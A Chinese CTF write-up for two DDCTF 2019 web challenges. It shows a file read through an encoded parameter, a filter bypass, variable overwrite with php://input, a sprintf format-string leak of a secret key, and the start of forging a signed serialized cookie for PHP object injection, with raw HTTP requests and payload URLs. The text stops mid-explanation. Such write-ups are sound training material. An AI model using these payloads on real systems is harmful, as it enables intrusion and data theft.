2019ddctf web WriteUp

原创


as-root 于 2019-04-20 22:50:15 发布 412 收藏

web

1.滴

看到链接地址
http://117.51.150.246/index.php?jpg=TmpZMlF6WXhOamN5UlRaQk56QTJOdz09

TmpZMlF6WXhOamN5UlRaQk56QTJOdz09 两次 base64 decode，再 hex2bin，得到 flag.jpg



16进制到文本字符串的转换，在线实时转换（支持中文转换）

加密或解密字符串长度不可以超过10M

666C61672E6A7067


utf-8

flag.jpg

想到是文件读取，index.php 装换为16进制，然后2次base64 encode，进行读取
查看源代码，发现一串这个，base64 decode得到源码

```
PD9waHANCi8qDQogKiBodHRwczovL2Jsb2cuY3Nkbi5uZXQvRmVuZ0JhbkxpdVl1bi9hcnRpY2xlL2RldGFpbHMvODA2MTY2MDcNCiAqIERhdGU6
IEp1bHkgNCwyMDE4DQogKi8NCmVycm9yX3JlcG9ydGluZyhFX0FMTCB8fCB+RV9OT1RJQ0UpOw0KDQoNCmhlYWRlcignY29udGVudC10eXBlOnRl
eHQvaHRtbDtjaGFyc2V0PXV0Zi04Jyk7DQppZighIGlzc2V0KCRfR0VUWydqcGcnXSkpDQogICAgaGVhZGVyKCdSZWZyZXNoOjA7dXJsPS4vaW5k
ZXgucGhwP2pwZz1UbXBaTWxGNldYaE9hbU41VWxSYVFrNTZRVEpPZHowOScpOw0KJGZpbGUgPSBoZXgyYmluKGJhc2U2NF9kZWNvZGUoYmFzZTY0
X2RlY29kZSgkX0dFVFsnanBnJ10pKSk7DQplY2hvICc8dGl0bGU+Jy4kX0dFVFsnanBnJ10uJzwvdGl0bGU+JzsNCiRmaWxlID0gcHJlZ19yZXBs
YWNlKCIvW15hLXpBLVowLTkuXSsvIiwiIiwgJGZpbGUpOw0KZWNobyAkZmlsZS4nPC9icj4nOw0KJGZpbGUgPSBzdHJfcmVwbGFjZSgiY29uZmln
IiwiISIsICRmaWxlKTsNCmVjaG8gJGZpbGUuJzwvYnI+JzsNCiR0eHQgPSBiYXNlNjRfZW5jb2RlKGZpbGVfZ2V0X2NvbnRlbnRzKCRmaWxlKSk7
DQoNCmVjaG8gIjxpbWcgc3JjPSdkYXRhOmltYWdlL2dpZjtiYXNlNjQsIi4kdHh0LiInPjwvaW1nPiI7DQovKg0KICogQ2FuIHlvdSBmaW5kIHRo
ZSBmbGFnIGZpbGU/DQogKg0KICovDQoNCj8+DQo=
<?php
/*
 * https://blog.csdn.net/FengBanLiuYun/article/details/80616607
 * Date: July 4,2018
 */
error_reporting(E_ALL || ~E_NOTICE);


header('content-type:text/html;charset=utf-8');
if(! isset($_GET['jpg']))
    header('Refresh:0;url=./index.php?jpg=TmpZMlF6WXhOamN5UlRaQk56QTJOdz09');
$file = hex2bin(base64_decode(base64_decode($_GET['jpg'])));
echo '<title>'.$_GET['jpg'].'</title>';
$file = preg_replace("/[^a-zA-Z0-9.]+/","", $file);
echo $file.'</br>';
$file = str_replace("config","!", $file);
echo $file.'</br>';
$txt = base64_encode(file_get_contents($file));

echo "<img src='data:image/gif;base64,".$txt."'></img>";
/*
 * Can you find the flag file?
 *
 */

?>
```

事实证明这是绕不过的，然后发现一个博客链接地址，和一个日期，最后的脑洞就是在该日期对应的博客下的图片中有个提到practice.txt.swp文件，尝试读取该文件获得如下结果


view-source:http://117.51.150.246/index.php?jpg=TnpBM01qWXhOak0zTkRZNU5qTTJOVEpsTnpRM09EYzBNbVUzTXpjM056QT

)zTkRZNU5qTTJOVEpsTnpRM09EYzBNbVUzTXpjM056QT0=</title>practice.txt.swp</br>practice.txt.swp</br><img src=' data:image/gif;base64,ZjFhZyFkZGN0Zi5waHA=' ></img>

解密base64得到f1ag!ddctf.php，然后尝试读取f1ag!ddctf.php,因为读取文件字符只允许 a-zA-Z0-9，所以我们利用$file = str_replace(“config”,"!", $file);这个条件，我们读取f1agconfigddctf.php，相当与读取
f1ag!ddctf.php，最后获得如下

```
PD9waHANCmluY2x1ZGUoJ2NvbmZpZy5waHAnKTsNCiRrID0gJ2hlbGxvJzsNCmV4dHJhY3QoJF9HRVQpOw0KaWYoaXNzZXQoJHVpZCkpDQp7DQog
ICAgJGNvbnRlbnQ9dHJpbShmaWxlX2dldF9jb250ZW50cygkaykpOw0KICAgIGlmKCR1aWQ9PSRjb250ZW50KQ0KCXsNCgkJZWNobyAkZmxhZzsN
Cgl9DQoJZWxzZQ0KCXsNCgkJZWNobydoZWxsbyc7DQoJfQ0KfQ0KDQo/Pg==
```

base64解码


```
<?php
include('config.php');
$k = 'hello';
extract($_GET);
if(isset($uid))
{
    $content=trim(file_get_contents($k));
    if($uid==$content)
 {
  echo $flag;
 }
 else
 {
  echo'hello';
 }
}

?>
```

接下来就是一个变量覆盖加file_get_contents与php://input结合
所以最后payload如下

```
http://117.51.150.246/f1ag!ddctf.php?k=php://input&uid=
```

也可以都为空

```
http://117.51.150.246/f1ag!ddctf.php?k=&uid=
```




117.51.150.246/f1ag!ddctf.php?k=php://input&uid=

DDCTF{436f6e67726174756c6174696f6e73}

2 web签到题

抓包，看到如下处，随便添个admin，返回一个链接地址




```
POST /app/Auth.php HTTP/1.1
Host: 117.51.158.44
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0)
Gecko/20100101 Firefox/63.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://117.51.158.44/index.php
Content-Type: application/json;charset=utf-8
didictf_username: admin
X-Requested-With: XMLHttpRequest
Connection: close
Cookie: Hm_lvt_dde6ba2851f3db0ddc415ce0f895822e=1555038063;
Hm_lpvt_dde6ba2851f3db0ddc415ce0f895822e=1555678064
Content-Length: 0
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Fri, 19 Apr 2019 12:48:17 GMT
Content-Type: application/json
Connection: close
Content-Length: 140

{"errMsg":"success","data":"\u60a8\u5f53\u524d\u5f53\u524d\u6743\u9650\u4e3a\u7ba1\u7406
\u5458----\u8bf7\u8bbf\u95ee:app\/fL2XID2i0Cdh.php"}
```

访问这个链接地址得到如下代码


```
url:app/Application.php


Class Application {
    var $path = '';


    public function response($data, $errMsg = 'success') {
        $ret = ['errMsg' => $errMsg,
            'data' => $data];
        $ret = json_encode($ret);
        header('Content-type: application/json');
        echo $ret;

    }

    public function auth() {
        $DIDICTF_ADMIN = 'admin';
        if(!empty($_SERVER['HTTP_DIDICTF_USERNAME']) && $_SERVER['HTTP_DIDICTF_USERNAME'] == $DIDICTF_ADMIN) {
            $this->response('您当前当前权限为管理员----请访问:app/fL2XID2i0Cdh.php');
            return TRUE;
        }else{
            $this->response('抱歉，您没有登陆权限，请获取权限后访问-----','error');
            $this->response('拒绝，您没有登陆权限，请获取权限后访问-----','error');
            exit();
        }

    }
    private function sanitizepath($path) {
    $path = trim($path);
    $path=str_replace('../','',$path);
    $path=str_replace('..\\','',$path);
    return $path;
}

public function __destruct() {
    if(empty($this->path)) {
        exit();
    }else{
        $path = $this->sanitizepath($this->path);
        if(strlen($path) !== 18) {
            exit();
        }
        $this->response($data=file_get_contents($path),'Congratulations');
    }
    exit();
}
}




url:app/Session.php



include 'Application.php';
class Session extends Application {

    //key建议为8位字符串
    var $eancrykey                  = '';
    var $cookie_expiration   = 7200;
    var $cookie_name                = 'ddctf_id';
    var $cookie_path    = '';
    var $cookie_domain    = '';
    var $cookie_secure    = FALSE;
    var $activity                   = "DiDiCTF";


    public function index()
    {
 if(parent::auth()) {
            $this->get_key();
            if($this->session_read()) {
                $data = 'DiDI Welcome you %s';
                $data = sprintf($data,$_SERVER['HTTP_USER_AGENT']);
                parent::response($data,'sucess');
            }else{
                $this->session_create();
                $data = 'DiDI Welcome you';
                parent::response($data,'sucess');
            }
        }
    }

    private function get_key() {
        //eancrykey  and flag under the folder
        $this->eancrykey =  file_get_contents('../config/key.txt');
    }

    public function session_read() {
        if(empty($_COOKIE)) {
        return FALSE;
        }

        $session = $_COOKIE[$this->cookie_name];
        if(!isset($session)) {
            parent::response("session not found",'error');
            return FALSE;
        }
        $hash = substr($session,strlen($session)-32);
        $session = substr($session,0,strlen($session)-32);

        if($hash !== md5($this->eancrykey.$session)) {
            parent::response("the cookie data not match",'error');
            return FALSE;
        }
        $session = unserialize($session);


        if(!is_array($session) OR !isset($session['session_id']) OR !isset($session['ip_address']) OR !isset($session['user_agent'])){
            return FALSE;
        }

        if(!empty($_POST["nickname"])) {
            $arr = array($_POST["nickname"],$this->eancrykey);
            $data = "Welcome my friend %s";
            foreach ($arr as $k => $v) {
                $data = sprintf($data,$v);
            }
            parent::response($data,"Welcome");
        }

        if($session['ip_address'] != $_SERVER['REMOTE_ADDR']) {
            parent::response('the ip addree not match'.'error');
            return FALSE;
        }
        if($session['user_agent'] != $_SERVER['HTTP_USER_AGENT']) {
            parent::response('the user agent not match','error');
            return FALSE;
        }
        return TRUE;

    }

    private function session_create() {
        $sessionid = '';
        while(strlen($sessionid) < 32) {
            $sessionid .= mt_rand(0,mt_getrandmax());
        }
        $userdata = array(
            'session_id' => md5(uniqid($sessionid,TRUE)),
            'ip_address' => $_SERVER['REMOTE_ADDR'],
            'user_agent' => $_SERVER['HTTP_USER_AGENT'],
            'user_data' => '',
        );

        $cookiedata = serialize($userdata);
        $cookiedata = $cookiedata.md5($this->eancrykey.$cookiedata);
        $expire = $this->cookie_expiration + time();
        setcookie(
            $this->cookie_name,
            $cookiedata,
            $expire,
            $this->cookie_path,
            $this->cookie_domain,
            $this->cookie_secure
            );

    }
}


$ddctf = new Session();
$ddctf->index();
```

题的大概意思是判断是否存在ddctf_id这个cookie，并且不为空，不存在或者为空就根据它的session_create()创建session，赋值给cookie，下次请求就带上该cookie，看代码时候看到这个，那可能是要读文件了。




```
    //eancrykey  and flag under the folder
    $this->eancrykey =  file_get_contents('../config/key.txt');
```

继续看一遍，发现$session的值是从cookie中取的（也就是cookie的值可控）进过一系列处理，然后传入到了unserialize中，明显可以反序列



```
$session = $_COOKIE[$this->cookie_name];
if(!isset($session)) {
    parent::response("session not found",'error');
    return FALSE;
}
$hash = substr($session,strlen($session)-32);
$session = substr($session,0,strlen($session)-32);
```



```
}
$session = unserialize($session);
```

刚好Application 类中如果给$path赋值就可以读文件，所以，总的思路就是构造cookie 利用上面的序列化，实列化Application为$path赋值，然后读文件就可以拿到flag了。

```
Class Application {
    var $path = '';


    public function response($data, $errMsg = 'success') {
        $ret = ['errMsg' => $errMsg,
            'data' => $data];
        $ret = json_encode($ret);
        header('Content-type: application/json');
        echo $ret;

    }

    public function auth() {
        $DIDICTF_ADMIN = 'admin';
        if(!empty($_SERVER['HTTP_DIDICTF_USERNAME']) && $_SERVER['HTTP_DIDICTF_USERNAME'] == $DIDICTF_ADMIN) {
            $this->response('您当前当前权限为管理员----请访问:app/fL2XID2i0Cdh.php');
            return TRUE;
        }else{
            $this->response('抱歉，您没有登陆权限，请获取权限后访问-----','error');
            exit();
        }

    }
    private function sanitizepath($path) {
    $path = trim($path);
    $path=str_replace('../','',$path);
    $path=str_replace('..\\','',$path);
    return $path;
}

public function __destruct() {
    if(empty($this->path)) {
        exit();
    }else{
        $path = $this->sanitizepath($this->path);
        if(strlen($path) !== 18) {
            exit();
        }
        $this->response($data=file_get_contents($path),'Congratulations');
    }
    exit();
}
}
```

但在序列化之前有如下代码需要绕过，也就是需要eancrykey才能构造


> if($hash !== md5($this->eancrykey.$session))

继续看代码发现如下代码

```
        if(!empty($_POST["nickname"])) {
            $arr = array($_POST["nickname"],$this->eancrykey);
            $data = "Welcome my friend %s";
            foreach ($arr as $k => $v) {
                $data = sprintf($data,$v);
            }
            parent::response($data,"Welcome");
        }
```

发现如果传入nickname=%s可以泄露key


我们先利用他自己创建的cookie得到key,如下


Burp Suite Professional v1.7.33 - Temporary Project - licensed to surferxyz
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 × 2 × 3 × 4 × 5 × 6 × 7 × ...
Go Cancel < >
Target: http://117.51.158.44
Request
Raw Params Headers Hex
Response
Raw Headers Hex

```
POST /app/Session.php HTTP/1.1
Host: 117.51.158.44
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101
Firefox/63.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://117.51.158.44/index.php
Content-Type: application/x-www-form-urlencoded
didictf_username: admin
X-Requested-With: XMLHttpRequest
Connection: close
Cookie:
Content-Length: 11

nickname=%s
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Sat, 20 Apr 2019 04:17:09 GMT
Content-Type: application/json
Connection: close
Set-Cookie:
ddctf_id=a%3A4%3A%7Bs%3A10%3A%22session_id%22%3Bs%3A32%3A%222995dcd375
7948e65b1e6af1e5965113%22%3Bs%3A10%3A%22ip_address%22%3Bs%3A13%3A%221
25.70.254.70%22%3Bs%3A10%3A%22user_agent%22%3Bs%3A78%3A%22Mozilla%2F5.
0+%28Windows+NT+10.0%3B+Win64%3B+x64%3B+rv%3A63.0%29+Gecko%2F20100101
+Firefox%2F63.0%22%3Bs%3A9%3A%22user_data%22%3Bs%3A0%3A%22%22%3B%7D
f9e5858a6aa4c7b98e3c08f71ee36731; expires=Sat, 20-Apr-2019 06:17:09 GMT;
Max-Age=7200
Content-Length: 188

{"errMsg":"success","data":"\u60a8\u5f53\u524d\u5f53\u524d\u6743\u9650\u4e3a\u7
ba1\u7406\u5458----\u8bf7\u8bbf\u95ee:app\/fL2XID2i0Cdh.php"}{"errMsg":"sucess","
data":"DiDI Welcome you %s"}
```

得到key EzblrbNS



```
POST /app/Session.php HTTP/1.1
Host: 117.51.158.44
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101
Firefox/63.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://117.51.158.44/index.php
Content-Type: application/x-www-form-urlencoded
didictf_username: admin
X-Requested-With: XMLHttpRequest
Connection: close
Cookie:
ddctf_id=a%3A4%3A%7Bs%3A10%3A%22session_id%22%3Bs%3A32%3A%222995dcd375
7948e65b1e6af1e5965113%22%3Bs%3A10%3A%22ip_address%22%3Bs%3A13%3A%221
25.70.254.70%22%3Bs%3A10%3A%22user_agent%22%3Bs%3A78%3A%22Mozilla%2F5.0
+%28Windows+NT+10.0%3B+Win64%3B+x64%3B+rv%3A63.0%29+Gecko%2F20100101+F
irefox%2F63.0%22%3Bs%3A9%3A%22user_data%22%3Bs%3A0%3A%22%22%3B%7Df9e
5858a6aa4c7b98e3c08f71ee36731;
Content-Length: 11

nickname=%s
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Sat, 20 Apr 2019 04:18:16 GMT
Content-Type: application/json
Connection: close
Content-Length: 323

{"errMsg":"success","data":"\u60a8\u5f53\u524d\u5f53\u524d\u6743\u9650\u4e3a\u7
ba1\u7406\u5458----\u8bf7\u8bbf\u95ee:app\/fL2XID2i0Cdh.php"}{"errMsg":"Welcome"
,"data":"Welcome my friend EzblrbNS"}{"errMsg":"sucess","data":"DiDI Welcome you
Mozilla\/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko\/20100101 Firefox\/63.0"}
```

然后我们利用key来构造以绕过,题目自己构造的session如下,

```
a:4:{s:10:"session_id";s:32:"2995dcd3757948e65b1e6af1e5965113";s:10:"ip_address";s:13:"125.70.254.70";s:10:"user
_agent";s:78:"Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0";s:9:"user_data";s:
0:"";}f9e5858a6aa4c7b98e3c08f71ee36731;
```

代码的功能就是把key与序列化值拼接然后md5
然后与后面的md5值进行比较

```
$hash = substr($session,strlen($session)-32);
$session = substr($session,0,strlen($session)-32);

if(\$hash !== md5(\$this->eancrykey.\$session))
```

